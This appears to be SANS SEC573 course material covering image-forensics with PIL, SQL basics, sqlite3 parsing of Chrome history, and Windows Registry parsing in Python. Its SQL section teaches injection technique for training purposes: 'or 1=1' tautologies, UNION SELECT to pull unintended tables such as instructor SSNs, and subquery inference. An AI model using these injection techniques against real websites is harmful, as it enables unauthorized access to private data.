The program will display data about all of the images in a directory. The program will find all of the .jpg files in a directory you specify using the GLOB module. Depending on the options provided, it will print the EXIF data, print a Google Maps link to the coordinates in the image, or display the images on the screen. A portion of this program has already been written for you. It already has the capability to print the EXIF data and Google Maps links. You will just need to write the code required to resize the images and display them to the screen. If you get stuck, a completed version of the program called `image-forensics-final.py` is provided for your reference.

Begin by editing `image-forensics.py`:

```
$ gedit image-forensics.py &
```

Let's take a look at what the program already does.

Lab Intro: Something to Start You Off

- The CLI parsing, -m, -p, and -e options are finished!!

```
$ python image-forensics.py --help
usage: image-forensics.py [-h] [-d] [-m] [-e] [-p] image_directory

positional arguments:
  image_directory  A file path containing images to process

optional arguments:
  -h, --help        show this help message and exit
  -d, --display    Display the image
  -m, --maps        Print google maps links
  -e, --exif        Display the exif data
  -p, --pause       Pause after each image
```

- But -d / --display option doesn't do anything... YET

This is what the program currently does. It has a help menu. Thank you, argparse! The command line option -p or --pause will pause until you press Enter between each image it processes. The -m, or --maps, option will generate a link to Google Maps for the GPS coordinates in the image metadata. The -e, or --exif, option will print all of the EXIF data that is embedded in the image. The only option that doesn't work is -d, or --display. Right now, if you use that option, it just prints a message that says the feature has not been written yet. You will be fixing that issue!

Lab Intro: It Works! Except for the Display Option

- You can specify multiple options at the same time

```
$ python image-forensics.py -mep ~/Public/images/icanstalku-images/
[*] Processing file icanstalku-images/29.jpg
TAG:36864 (ExifVersion) is assigned 0221
TAG:37121 (ComponentsConfiguration) is assigned
TAG:41986 (ExposureMode) is assigned 0
TAG:41987 (WhiteBalance) is assigned 0
TAG:36868 (DateTimeDigitized) is assigned 2010:12:23 17:31:29
http://maps.google.com/maps?q=31.7738,35.2243&z=15
```

- Here is current code for the --display option

```
if args.display:
    #Resize the image to 200x200 and display it
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

- Write that code! Use both .resize() and .show()

The program will also accept multiple command line options at the same time. So you can run it with –mep, and it will print Google Maps links and Exif data and will pause between each image. Here is what your code looks like now. Find that section of code in image-forensics.py and replace it with code to resize the image to 200x200 and display the image.

Lab Intro: Image Forensics Lab

- Complete the portion of the program that executes when -d or --display is passed as an argument
- New to programming? Here is your challenge:
 - Resize the image to 200x200 using the antialiasing method
 - Display the image on the screen
- Advanced programmers can challenge themselves
 - Use resize() to an approximate width of 200; adjust the height to maintain the aspect ratio of the image
- Python Ninja?
 - Write your own "print_exif()" function
- To close all of those image windows, use killall:
`# killall display`

Write that section of code now. Resize the image to exactly 200 by 200 pixels using the Image.ANTIALIAS method. Then display the image on the screen. For a more advanced challenge, you can maintain the aspect ratio of the original image while resizing it. To do this, you still call the resize() method, but you have to calculate the target size based on the current size. The .thumbnail() method will also maintain the aspect ratio, but it can be used only to reduce the size of an image. It cannot increase the size of an image. If you are really advanced, then you can write the print_exif() function on your own instead of using mine.

After you have successfully written the program and run it, many images will be displayed on your machine. You can quickly close all of those images by running the command **killall display** as the root user.

In your workbook, turn to Exercise 4.2

Please complete the exercise in your workbook.

Lab Highlights: One Possible Answer

- Here is a finished example
- Opening, resizing, and displaying images requires only a few lines of Python

```
if args.display:  
    #Resize the image to 200x200 and display it  
    newimage = imageobject.resize((200, 200), Image.ANTIALIAS)  
    newimage.show()
```

- Advanced challenge: Resize with aspect ratio

```
if args.display:  
    chng = 200.0 / imageobject.size[0]  
    newsize = (int(imageobject.size[0]*chng), int(imageobject.size[1]*chng))  
    newimage = imageobject.resize(newsize, Image.ANTIALIAS)  
    newimage.show()
```

Here is one way you could complete this exercise. The first block of code just resizes the image to 200 by 200. The second block of code will calculate a percentage of change between 200.0 and the current width of the image. For example, if the current image width is 400, then 200/400 is 50%. Then we calculate a new size based on the image's current size multiplied by that percentage of change. Finally, we resize the image to that size and then show the image.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process
1: Accessing Data
2: Parsing the Data Structure
LAB: Parsing Data Structures
3: Extracting Artifacts
4: Analyzing the Artifacts
Image Data and Metadata
PIL Operations
PIL Metadata
LAB: Image Forensics

SQL Essentials
Python Database Operations
Windows Registry Forensics
LAB: pyWars Registry Forensics
Built-in HTTP Support: urllib
Requests Module
LAB: HTTP Communication

This is a Roadmap slide.

Need to Understand SQL

- As defenders, we often have to read security event logs from SIEMs and other databases filled with data we must analyze
- Forensics analysts need to parse SQL-compliant databases on iPhones and other mobile devices
- Penetration testers use SQL when launching SQL injection attacks against websites and must understand SQL

The need to interact with SQL databases is universal to the security industry. Regardless of your role, you will be more effective at your job if you can read from and analyze data stored in SQL databases. If you, as a defender, find that the canned reports that come with your security systems aren't sufficient, you can use SQL to generate reports that meet your requirements. Better yet, after you extract the data from your security systems, you can analyze it and take action within your Python code. It is absolutely essential that you, as a forensics analyst, are able to extract information from SQL databases. Mobile device operating systems and mobile applications will frequently store important evidence inside SQL databases on the phone. Launching a SQL injection attack is an essential core skill for any penetration testers who want to be good at what they do. If you want to do SQL injection, you need to understand SQL. So let's learn SQL.

LAB: Queries with MySQL admin

```

student@573:~/Documents/pythonclass$ sudo service mysql start
[sudo] password for student:
mysql start/running, process 17842
student@573:~/Documents/pythonclass$ mysql -u root -p
Enter password: root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 5.6.19-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> connect training;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Connection id: 41
Current database: training

mysql> select name,location from classes limit 1;
+-----+-----+
| name | location |
+-----+-----+
| SEC573 | Orlando FL |
+-----+-----+
1 row in set (0.38 sec)

```

164

This next section is presented as an interactive lab. Try several of these select statements and see the output for yourself. You can run these select statements in the MySQL administrator console. As you go through the next slide, try the commands yourself. You probably won't have time to try them all, **so I highlighted a few that you should definitely try.** You can start the MySQL service and console like this:

```

student@573:~$ mysql -u root -p
Enter password: root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 256431
Server version: 5.6.19-0ubuntu0.14.04.1 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> connect training;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Connection id: 256432
Current database: training

mysql> select id,name,location from classes limit 1;
+-----+-----+
| ID | name | location |
+-----+-----+
| 1 | SEC573 | Orlando FL |
+-----+-----+

```

Basic SQL Select Statements (I)

Try these commands as we talk about them!

SELECT "Hello World!";

A select can simply return a text string; useful for testing syntax

SELECT * from classes;

Asterisks return all the fields (aka columns) FROM the table named classes

SELECT ID, Name, Date, InstructorID FROM classes;

You can specify a list of comma-delimited fields to pull from

SELECT date, location FROM classes WHERE name = "SEC504";

A WHERE clause filters the records (aka rows) that are returned

SELECT name, date FROM classes WHERE name LIKE "%504%";

A WHERE clause can use the PERCENT as a wildcard

SELECT * FROM classes WHERE name = "SEC504" AND InstructorID=1;

You can also use AND and OR to compound WHERE clauses

Classes table					
ID	Name	Date	InstructorID	Location	Hidden
Value	Value	Value	Value	Value	Value
Value	Value	Value	Value	Value	Value



Here are some select statements with an explanation of how they are used:

> **SELECT "Hello World!";**

A select followed by a text string is the equivalent of a print statement in other languages. When you select a string, that string is returned in the result set. This query returns the string "Hello World!"

> **SELECT * from classes;**

The asterisk wildcard will return ALL of the fields (columns in the database). When using the asterisk, the person doing the SELECT statement may not even know how many columns are in the database. It is generally considered bad practice to write SQL statements that use an asterisk wildcard. This query will return all the rows and columns in the classes database.

> **SELECT ID, Name, Date, InstructorID FROM classes;**

Rather than selecting ALL fields, it is preferable to select specific fields from a database by providing a list of columns (fields) after the select statement. Here we select the ID, Name, Data, and InstructorID from all rows in the classes database.

> **SELECT date, location FROM classes WHERE name = "SEC504";**

A WHERE clause can be used to limit the number of rows (records) in a query result. Only the records that match the WHERE clause will be returned. Here we select the date and location from the classes database for all records where the name field is equal to "SEC504".

> **SELECT name, date FROM classes WHERE name LIKE "%504%";**

The WHERE clause supports the % wildcard. This query returns the name and date from the classes database where the name field has a value with 504 anywhere in it.

> **SELECT * FROM classes WHERE name = "SEC504" AND InstructorID=1;**

WHERE clauses support logical AND and OR statements. Here only records that have a name of SEC504 and an InstructorID equal to 1 are returned.

Basic SQL Select Statements (2)

Classes table					
ID	Name	Date	InstructorID	Location	Hidden
Value	Value	Value	Value	Value	Value
Value	Value	Value	Value	Value	Value
Value	Value	Value	Value	Value	Value

SELECT date, name FROM classes ORDER BY name LIMIT 1 OFFSET 2;

LIMIT and OFFSET can be used to control which records are returned

SELECT CONCAT(date,"@",location) AS "Date-Location", name FROM classes WHERE Date-Location LIKE "2025%";

We can select the result of functions such as concat() or group_concat(). For example, our select can concatenate together two fields, and AS can label them as a new field. Notice that a WHERE clause may be based on these labels rather than actual fields in the schema of the database.

SELECT name FROM classes WHERE name = "SEC504" or 1=1;

Adding a "or 1=1" tautology to a WHERE clause will match all records

SELECT name FROM classes WHERE name = "SEC504" or "=";

Comparing any two equal values results in the same query as 1=1

> **SELECT date, name FROM classes ORDER BY name LIMIT 1 OFFSET 2;**

The LIMIT and OFFSET clause can be used to control how many and which records are returned. The LIMIT clause controls how many records will be returned. The OFFSET identifies how many records matching the WHERE clause will be skipped. In this case, we select one record, skipping the first two matching records.


> **SELECT CONCAT(date,"@",location) AS "Date-Location", name FROM classes WHERE Date-Location LIKE "2025%";**

Just as a SELECT statement will print a static string, it will print the results of an SQL function call. MySQL has several functions that are useful to use, including CONCAT() and GROUP_CONCAT(). CONCAT() will group together the strings or fields that are passed to it as parameters. GROUP_CONCAT() will group together all of the fields listed for all rows in the result set. You can also use the "AS" keyword to rename a field to a new name. This is important to recognize because if you are doing an SQL injection into a WHERE clause that uses the keyword AS to rename a field or group of fields, you will not find the names of those fields in the schema. In other words, you may be extracting data from a field that, according to the schema, doesn't exist. For example, in this SELECT statement, the WHERE clause is selecting fields where the "Date-Location" field is like "2025%". The Date-Location field doesn't exist in the schema; it is the concatenation of the Date field, an @ symbol, and the location.

> **SELECT name FROM classes WHERE name = "SEC504" or 1=1;**

Any SELECT statement that includes an OR TRUE (or 1=1 in this example) will match for all records. If an attacker injects an or 1=1, he effectively eliminates the WHERE clause and causes the query to return all records.

SQL Joins



- Tables are usually put back together with a join. Here is an example of an implicit join

```
select classes.name, classes.date, instructors.name from classes,instructors where
classes.instructorid=instructors.instructorid;
```

- Fields are referred to in TABLE.FIELD format
- An explicit JOIN can be done using the keyword JOIN or done implicitly, as shown above
- Explicit JOINS include INNER (used by implicit joins), OUTER, LEFT, RIGHT, CROSS, STRAIGHT, and NATURAL, which determine how the tables will be put back together

We will be using a technique to extract data that does not require us to use UNION or JOIN statements. However, let's take a few minutes to look at them because you may find that you are doing an SQL injection into a database that has a UNION or a JOIN statement. Understanding how they work will help you to form valid syntax.

UNIONs and JOINs are how we combine two or more related tables in a query. Let's say that we want to obtain the instructor's name and all of the classes he or she is teaching. A typical database design is to store all of the information about an instructor in an instructor table, along with an instructor ID number. Then, in your classes table, you just store the instructor ID number of the instructor who is teaching the class. This prevents you from duplicating data over and over and makes it easier to manage things like instructor name changes. But, when you want to extract the information, you have to pull it from two separate databases in a meaningful way. UNION and JOIN enable you to do that.

JOIN is a keyword that can be used to recombine two databases. JOIN can get pretty complicated. There are INNER JOINS, OUTER JOINS, LEFT JOINS, RIGHT JOINS, CROSS JOINS, STRAIGHT JOINS, and NATURAL JOINS. But the simplest type of join doesn't even use the JOIN keyword. This is referred to as an implicit join. To do an implicit join, you just SELECT the fields that you want from multiple tables in the format table.field. Then you use your WHERE clause to limit the records to those that match. Consider the following query:

```
select classes.name, classes.date, instructors.name from classes,instructors
where classes.instructorid=instructors.instructorid;
```

We want the name field from the classes table (classes.name), the date field from the classes table (classes.date), and the name field from the instructors table (instructors.name). After FROM, we list all of the tables we are pulling these fields from and separate them with commas. Then the WHERE clause limits the records returned from those tables to only those where an instructor can be found with that instructor ID. If a classes record exists but its instructor ID isn't in the instructor table, that record is not selected. If more than one entry has the same instructor ID in the instructors table, ALL combinations of ALL matching records are returned. All of the other types of joins (inner, outer, left, right, and so on) can be used to change how the records are recombined so that you don't get back all matching combinations. These implicit joins are often used for many-to-one table relationships, which are common in database design.

SQL Union

Classes table		
Name	Date	Location
Value	Value	Value
Value	Value	Value
Instructors table		
InstructorID	Name	SSN
Value	Value	Value
Value	Value	Value

- Two independent selects in one result
- You can use a UNION to select records from two tables

```
select name,date from classes where name like '%504%' union select name,ssn
from instructors where InstructorID = '1';
```

- Two separate queries can be returned in the same result set with a UNION, as long as both SELECT statements have the same number of columns
- Each SELECT statement has its own WHERE clause
- The two queries do not have to be related to each other in any way
- The 'AND 1=0' tautology can be used to eliminate the results of the first query

Another way that we can have data returned from two tables is with a UNION statement. In a UNION statement, you provide two different SELECT statements separated by a UNION statement. The UNION statement doesn't try to logically recombine the results of the two queries; it simply executes the first query and returns all of its matching records and then executes the second and returns all of its matching records. One of the UNION statement's requirements is that both queries have the same number of fields (columns) selected. Consider this example:

```
select name,date from classes where name like '%504%' union select
name,ssn from instructors where InstructorID = '1';
```

This query will return the name and date field from all rows in the classes table where the name field contains the string '504', followed immediately by the name and SSN from all rows in the instructors table where the instructor ID is 1.

Because UNION statements return data from two completely unrelated queries, they are often used during SQL injection attacks to pull data from fields and tables that the website developer had not intended for you to access.

```

mysql> select name,date from classes limit 2;
+-----+-----+
| name | date |
+-----+-----+
| SEC504 | 2011-10-01 19:24:51 |
| SEC560 | 2011-10-01 19:24:51 |
+-----+-----+
2 rows in set (0.00 sec)

mysql> select name,ssn from instructors limit 2;
+-----+-----+
| name | ssn |
+-----+-----+
| Mark Baggett | 555135423 |
| Tim Medin | 555452342 |
+-----+-----+
2 rows in set (0.00 sec)

mysql> (select name,date from classes limit 2) union (select name,ssn from instructors) limit 4;
+-----+-----+
| name | date |
+-----+-----+
| SEC504 | 2011-10-01 19:24:51 |
| SEC560 | 2011-10-01 19:24:51 |
| Mark Baggett | 555135423 |
| Tim Medin | 555452342 |
+-----+-----+
4 rows in set (0.00 sec)

```

The diagram illustrates the process of combining two separate MySQL queries into a single result set using the UNION operator. It features two yellow callout boxes: one pointing to the first query labeled "Two unrelated queries" and another pointing to the final result set labeled "One result!". A large yellow arrow points from the two separate queries towards the resulting single set.

Here we see a union being performed in the MySQL console to further illustrate what is happening. We can take two completely unrelated queries that pull data from different tables and combine them into a single result set. As long as our first query and the second query have the same number of columns, we will get both queries back in a single result set.

This means that even though the web developer intended for you to be querying boring tables with your user data in it, you can UNION SELECT a more interesting table such as the SCHEMA, tables with usernames and passwords, or sensitive data.

Also, notice here that SSN is in the "date" column of the result set. The UNION statement appends the records from the second query to the records of the first without regard to the column names. But the number of columns from the second query must exactly match the number of columns in the first query, or the database will generate an error message. On some SQL implementations, the data type of the columns must also match, but we can satisfy that requirement by using the CAST() statement to change the data type we are extracting from the database.

Subqueries



- SELECT statements can have embedded SELECT statements within them. These are known as subqueries

```
mysql> select name from classes where InstructorID=(Select
InstructorID from instructors where name='Mark Baggett');
+-----+
| name |
+-----+
| SEC504 |
| SEC560 |
+-----+
2 rows in set (0.00 sec)
```

- Notice that the subquery is pulling from a table that is not part of the original query
- Also, notice that in this query we are not directly observing the results of the subquery (the InstructorID) in the results
- We can discern its value by injecting True/False conditions

Another type of SELECT that is very beneficial is the SUB-SELECT. By placing a SELECT statement inside parentheses, you can cause MySQL to execute that query and have the results returned to the outer query. For example:

```
mysql> select name from classes where InstructorID=(Select InstructorID from
instructors where name='Mark Baggett');
```

First, the inner select is executed, and it returns the INSTRUCTORID from the instructors table, where the name of the instructor is "Mark Baggett". Let's assume for a minute that the SELECT returns a single record with an InstructorID of 4. Now the outer select is run and it will query:

```
mysql> select name from classes where InstructorID=4;
```

The resulting query will contain class names from the classes table, where InstructorID=4. Notice that the subquery and the query could be completely unrelated. As long as the subquery returns a value that could be used for comparison by the outer query, it will work. The subquery must return a single value for the comparison. If it has more than one matching record, it will generate the following error:

```
mysql> select name from classes where InstructorID=(Select InstructorID from
instructors where name like '%');
ERROR 1242 (21000): Subquery returns more than 1 row
```

Also, notice that the resulting query contains class names and doesn't contain the InstructorID that was returned from the subquery. In other words, we are not directly observing the results of the subquery (that is, the number 4), but we may be able to discern its value in other ways.

Python SQL Database Modules

- Python modules exist for most common SQL formats; they enable you to log in and select data directly from the tables in the database
 - MySQL: Many including mysql-connector-python, pyMySql, MySQL-Python, and more
 - MSSQL: pymssql, pytds
 - SQLITE: sqlite3 is built into Python
 - Oracle: sqlpython, cx_Oracle

Many Python modules out there enable you to interact with SQL databases from your program. Using these modules, you can read and write to the databases from within your Python program. There are different modules for different types of databases. For example, there is a mysql module for mysql databases and a sqlite3 module for sqlite3 databases. You will use a module that supports the type of database you want to interact with. Using pip, you can search for and find a module for the type of database you are interacting with. Here you see a list of modules that you can use with some popular databases.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process

1: Accessing Data

2: Parsing the Data Structure

LAB: Parsing Data Structures

3: Extracting Artifacts

4: Analyzing the Artifacts

Image Data and Metadata

PIL Operations

PIL Metadata

LAB: Image Forensics

SQL Essentials

Python Database Operations

Windows Registry Forensics

LAB: pyWars Registry Forensics

Built-in HTTP Support: urllib

Requests Module

LAB: HTTP Communication

This is a Roadmap slide.

Sqlite3 Connect and Retrieve Table and Column Names

- `.connect(<path>)`: Open a file from local drive

```
>>> import sqlite3
>>> db = sqlite3.connect("History")
```

- `.execute()`: Run an SQL statement!

- Sqlite3 keeps its schema with table names in `sqlite_master`

```
>>> list(db.execute("select name from sqlite_master where type='table';"))
[('meta',), ('urls',), ('visits',), ('visit_source',), ('keyword_search_terms',),
('downloads',), ('downloads_url_chains',), ('segments',), ('segment_usage',)]
```

- The SQL field has the statement that created the table with the column names

```
>>> list(db.execute("select sql from sqlite_master where name='urls';"))
[('CREATE TABLE urls(id INTEGER PRIMARY KEY,url LONGVARCHAR,title LONGVARCHAR,visit_count
INTEGER DEFAULT 0 NOT NULL,typed_count INTEGER DEFAULT 0 NOT NULL,last_visit_time INTEGER
NOT NULL,hidden INTEGER DEFAULT 0 NOT NULL,favicon_id INTEGER DEFAULT 0 NOT NULL)',)]
```

Here is an example of using the Sqlite3 module to read a database from your local drive. Specifically, we are looking at Google Chrome's history file here. Reading an SQL database is usually as easy as connecting and executing an SQL command. First, we import the module and then call `sqlite3.connect("History")`. The argument being passed to connect is a path to a Sqlite3 database file sitting on the drive. In this case, History, which is a file that has no extension, is in the current working directory. Now that the History database is open, you need to know what tables are in it. Almost all files' databases have a standard table with a well-known name that contains a list of all the other tables and their columns. This table is known as the *schema*. For Sqlite3, the schema is called "sqlite_master". So, to get a list of all the tables, we can query it for those table names. `db.execute()` is being used to query the database. It returns an iterable object that you step through with a for loop. In this case, we just want a quick look at all of the tables so we convert it to a list. We can see there are several tables. One of them is called "urls". To query the urls table, we need to know what columns are in the table. Again, the sqlite_master contains the answer. The `sql` field contains the SQL statement that was used to create the table. Next, we ask sqlite_master for the `sql` field for a table that has the name "urls" and convert those results to a list. The results contain the SQL that created the table. Within that string, we can see field names like `id`, `url`, `title`, and others that look useful.

Sqlite3 Query the Records from the Database

- Use a for loop to iterate through rows

```
>>> import sqlite3
>>> db = sqlite3.connect("History")
>>> for eachrow in db.execute("SELECT urls.url, urls.title, urls.visit_count,
urls.typed_count, urls.last_visit_time, urls.hidden, visits.visit_time,
visits.from_visit, visits.transition FROM urls, visits WHERE urls.id =
visits.url;"):
...     print(eachrow)
...
('https://mail.google.com/mail/u/0/', 'Gmail', 67, 0, 13106763842737221, 0,
13099408792510954, 3443, -1610612735)
('https://mail.google.com/mail/u/0/', 'Gmail', 67, 0, 13106763842737221, 0,
13099596527010102, 3633, -2147483647)
```

db.execute returns an iterable item that you can step through with a for loop. Each time through the loop, your iterable variable will contain a row of data stored in a tuple. There is one entry in the tuple for each of the fields you selected, in the order you selected them.

Here we are doing an implicit join and extracting fields from the urls and visits tables. To do this, you need to understand the relationship between the two fields. You can sometimes discern the relationship based on field names. If the application that created the database is open source, you can review the code to understand the relationship between tables. In this case, my favorite search engine led me to an explanation of the database relationship on the following website: <https://digital-forensics.sans.org/blog/2010/01/21/google-chrome-forensics>.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process

1: Accessing Data

2: Parsing the Data Structure

LAB: Parsing Data Structures

3: Extracting Artifacts

4: Analyzing the Artifacts

Image Data and Metadata

PIL Operations

PIL Metadata

LAB: Image Forensics

SQL Essentials

Python Database Operations

Windows Registry Forensics

LAB: pyWars Registry Forensics

Built-in HTTP Support: urllib

Requests Module

LAB: HTTP Communication

This is a Roadmap slide.

Another Database: The Windows Registry

- Live registry access on a Windows System
 - Module "winreg" is part of Python Win32 extensions and can be used for reading and writing to the registry on a running Windows system
- Reading "Dead Image" registry hives on Linux or Windows
 - Python module by Forensic Analyst Willi Ballenthin
 - <http://www.williballenthin.com/>
 - Several excellent Python modules, including parsers for Event logs, INDEX files, Shellbags, Application Compatibility Shims (sdb), and others
 - "pip install python-registry"
 - Strange import syntax!


```
from Registry.Registry import Registry
```

The Windows Registry is another type of database. Rather than using SQL to pull information from it, you parse the data structure using a filesystem type naming convention. If you are on a running Windows system, then the Python Win32 extension includes a "winreg" module that will allow you to read from and write to the registry. If you are analyzing the registry from a forensic disk image or a registry hive file from a Windows system that is not running, you will use a different module. Willi Ballenthin has created an excellent module for accessing offline registry files. He also has several other excellent forensics modules that I find useful. For example, his event log parser is very good. To use his registry module, you need to install it with pip. "pip install python-registry" will do the trick for you.

Components of Registry

- Open Registry Files with Registry
- Then open a KEY with `.open()`
- Key methods include `.path()`, `.value()`, `.values()`, `.subkey()`, `.subkeys()`
 - Keys contain values!
- Values methods include `.name()`, `.value()`, and `.value_type_str()`

```
handle = Registry(r"path to registry file")
regkey = handle.open(r"raw str-path to key")
```



SANS

SEC573 | Automating Information Security with Python

177

The first step is to import the module with the syntax `from Registry.Registry import Registry`. Then open a registry file by passing the complete path to a file containing a registry hive to `Registry()`. If your path contains backslashes, then you need to make it a raw string by putting an 'r' outside of the quotes. This will return a handle back to you that you can use to interact with that registry file. Next, you need to open a KEY. Think of keys as directories on a hard drive. Those keys can have subkeys just like directories can have subdirectories. Each key can contain values. Think of the values like files in the directories, but these files only have a name, a value, and a type. This will almost certainly contain backslashes so, again, you should pass a RAW string to open to prevent Python's string interpreter from using the slashes.

Once you open a key, you have several methods you can call. `.subkeys()` will give you back a list of all of the subkeys of the key you opened. `.subkey(<subkey name>)` (with no s) will let you open one specific subkey by passing its name as the argument. `.values()` returns a list of all of the values for a given key. `.value(<value name>)` (with no s) will let you open one specific value by its name.

Once you have opened a value, you can call `.value()` to get its contents. You can also call its `.name()` to get the value name or `.value_type_str()` to see what type of value it is storing. The `value_type_str` is commonly set to REG_DWORD, REG_SZ, REG_BINARY, REG_QWORD, REG_NONE, and others.

Retrieving One Specific Value with .value() or Key with .subkey()

- First, you open the registry file, then open the KEY that contains the value

```
>>> reg_hive = Registry("SOFTWARE")
>>> reg_key = reg_hive.open(r"Microsoft\Windows NT\CurrentVersion")
```

- Then pass the name of the value you want to retrieve to .value(<name of value>)

```
>>> reg_value = reg_key.value("ProductName")
>>> reg_value.name()
'ProductName'
>>> reg_value.value()
'Windows 10 Pro'
>>> reg_value.value_type_str()
'RegSZ'
```

```
>>> reg_key.value("ProductName").value()
'Windows 10 Pro'
```

- You can also open a specific subkey with .subkey(<name of subkey>)

```
>>> reg_key = reg_hive.open(r"Microsoft\Windows NT")
>>> cur_ver_key = reg_key.subkey("CurrentVersion")
```

If you want to retrieve a specific value and you know the path for the key containing the value, you will use the keys .value() method. This method will return a handle for a registry value. Now you can specify what attribute you want from the value. You can access its name, value, or value_type_str. This can lead to some confusing looking syntax because after you open a value with the .value() method, you then have to call value() again to see its contents. Remember that the keys .value() method opens a value and a values .value() method retrieves the contents of the value.

Subkey works in a similar way in that it also returns back a handle to a specific subkey when given a path in the registry.

Remember that both .value() and .subkey() open a single value but their plural counterparts return a list.

A List of Values with .values() or Keys with .subkeys()

- Once you have opened a KEY, you can retrieve a list of its values with .values()

```
>>> reg_hive = Registry("SOFTWARE")
>>> reg_key = reg_hive.open(r"Microsoft\Windows\CurrentVersion\Run")
>>> for eachkey in reg_key.values():
...     print(eachkey.name(), eachkey.value(), eachkey.value_type_str())
...
DptfPolicyLpmServiceHelper C:\WINDOWS\system32\DptfPolicyLpmServiceHelper.exe RegSZ
iTunesHelper "C:\Program Files\iTunes\iTunesHelper.exe" RegSZ
```

- Or you can retrieve a list of subkeys with .subkeys()

```
>>> reg_hive = Registry("/home/student/Public/registry/SOFTWARE")
>>> reg_key = reg_hive.open(r"Microsoft\Windows\CurrentVersion")
>>> for eachsubkey in reg_key.subkeys():
...     print(eachsubkey.name(), end=", ")
...
AccountPicture, ActionCenter, AdvertisingInfo, App Management, App Paths, AppHost, Applets,
ApplicationFrame, AppModel, AppModelUnlock, AppReadiness, Appx, Audio, Authentication,
AutoRotation, BackupAndRestoreSettings, BitLocker, BitLockersQM, BITS, Casting, Census,
ClosedCaptioning, CloudExperienceHost, Component Based Servicing, <TRUNCATED OUTPUT>
```

A key also has methods .values() and .subkeys(). These return lists of handles to values and subkeys respectively. In the first example here, I show you how you can go through all of the values in the "Microsoft\Windows\CurrentVersion\Run" key. In the second example, I show you how you can look at all of the names of the subkeys beneath "Microsoft\Windows\CurrentVersion".

Keys .path() Attribute Prints the Keys Path!

- Every key has a .path() function that returns a string with the path to that key.

```
>>> reghandle = Registry("SOFTWARE")
>>> akey = reghandle.open(r"Microsoft\Windows NT\CurrentVersion\NetworkList")
>>> for eachsubkey in akey.subkeys():
...     print(eachsubkey.path())
...
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\DefaultMediaCost
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\NewNetworks
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Nla
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Permissions
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures
<TRUNCATED OUTPUT>
```



Every key has a .path() function that can be used to generate a string that contains a path to the key. This function is useful when you are stepping through a list of keys, or as in this example, a list of subkeys, and you want to print each of their paths.

The YIELD statement Creates a GENERATOR

- The yield statement pauses the execution of a function and returns a value so the function can be used in a for loop
- This allows you to avoid generating huge lists in memory

```
>>> def generator1():
...     yield "Mark"
...     yield 42
...     yield [1,2,3]
...
>>> g = generator1()
>>> next(g), next(g)
('Mark', 42)
>>> for x in generator1():
...     print(x)
...
Mark
42
[1, 2, 3]
```

**FOR loops
call next()!**

```
>>> def pet_generator():
...     color = ['red','black','brown','foul','dead','tan']
...     pet = ['dog','cat','rodent','parrot']
...     while True:
...         yield random.choice(color)+" "+random.choice(pet)
...
>>> for pet in pet_generator():
...     print(pet)
...
dead parrot
tan cat
foul rodent
black cat
red dog
```

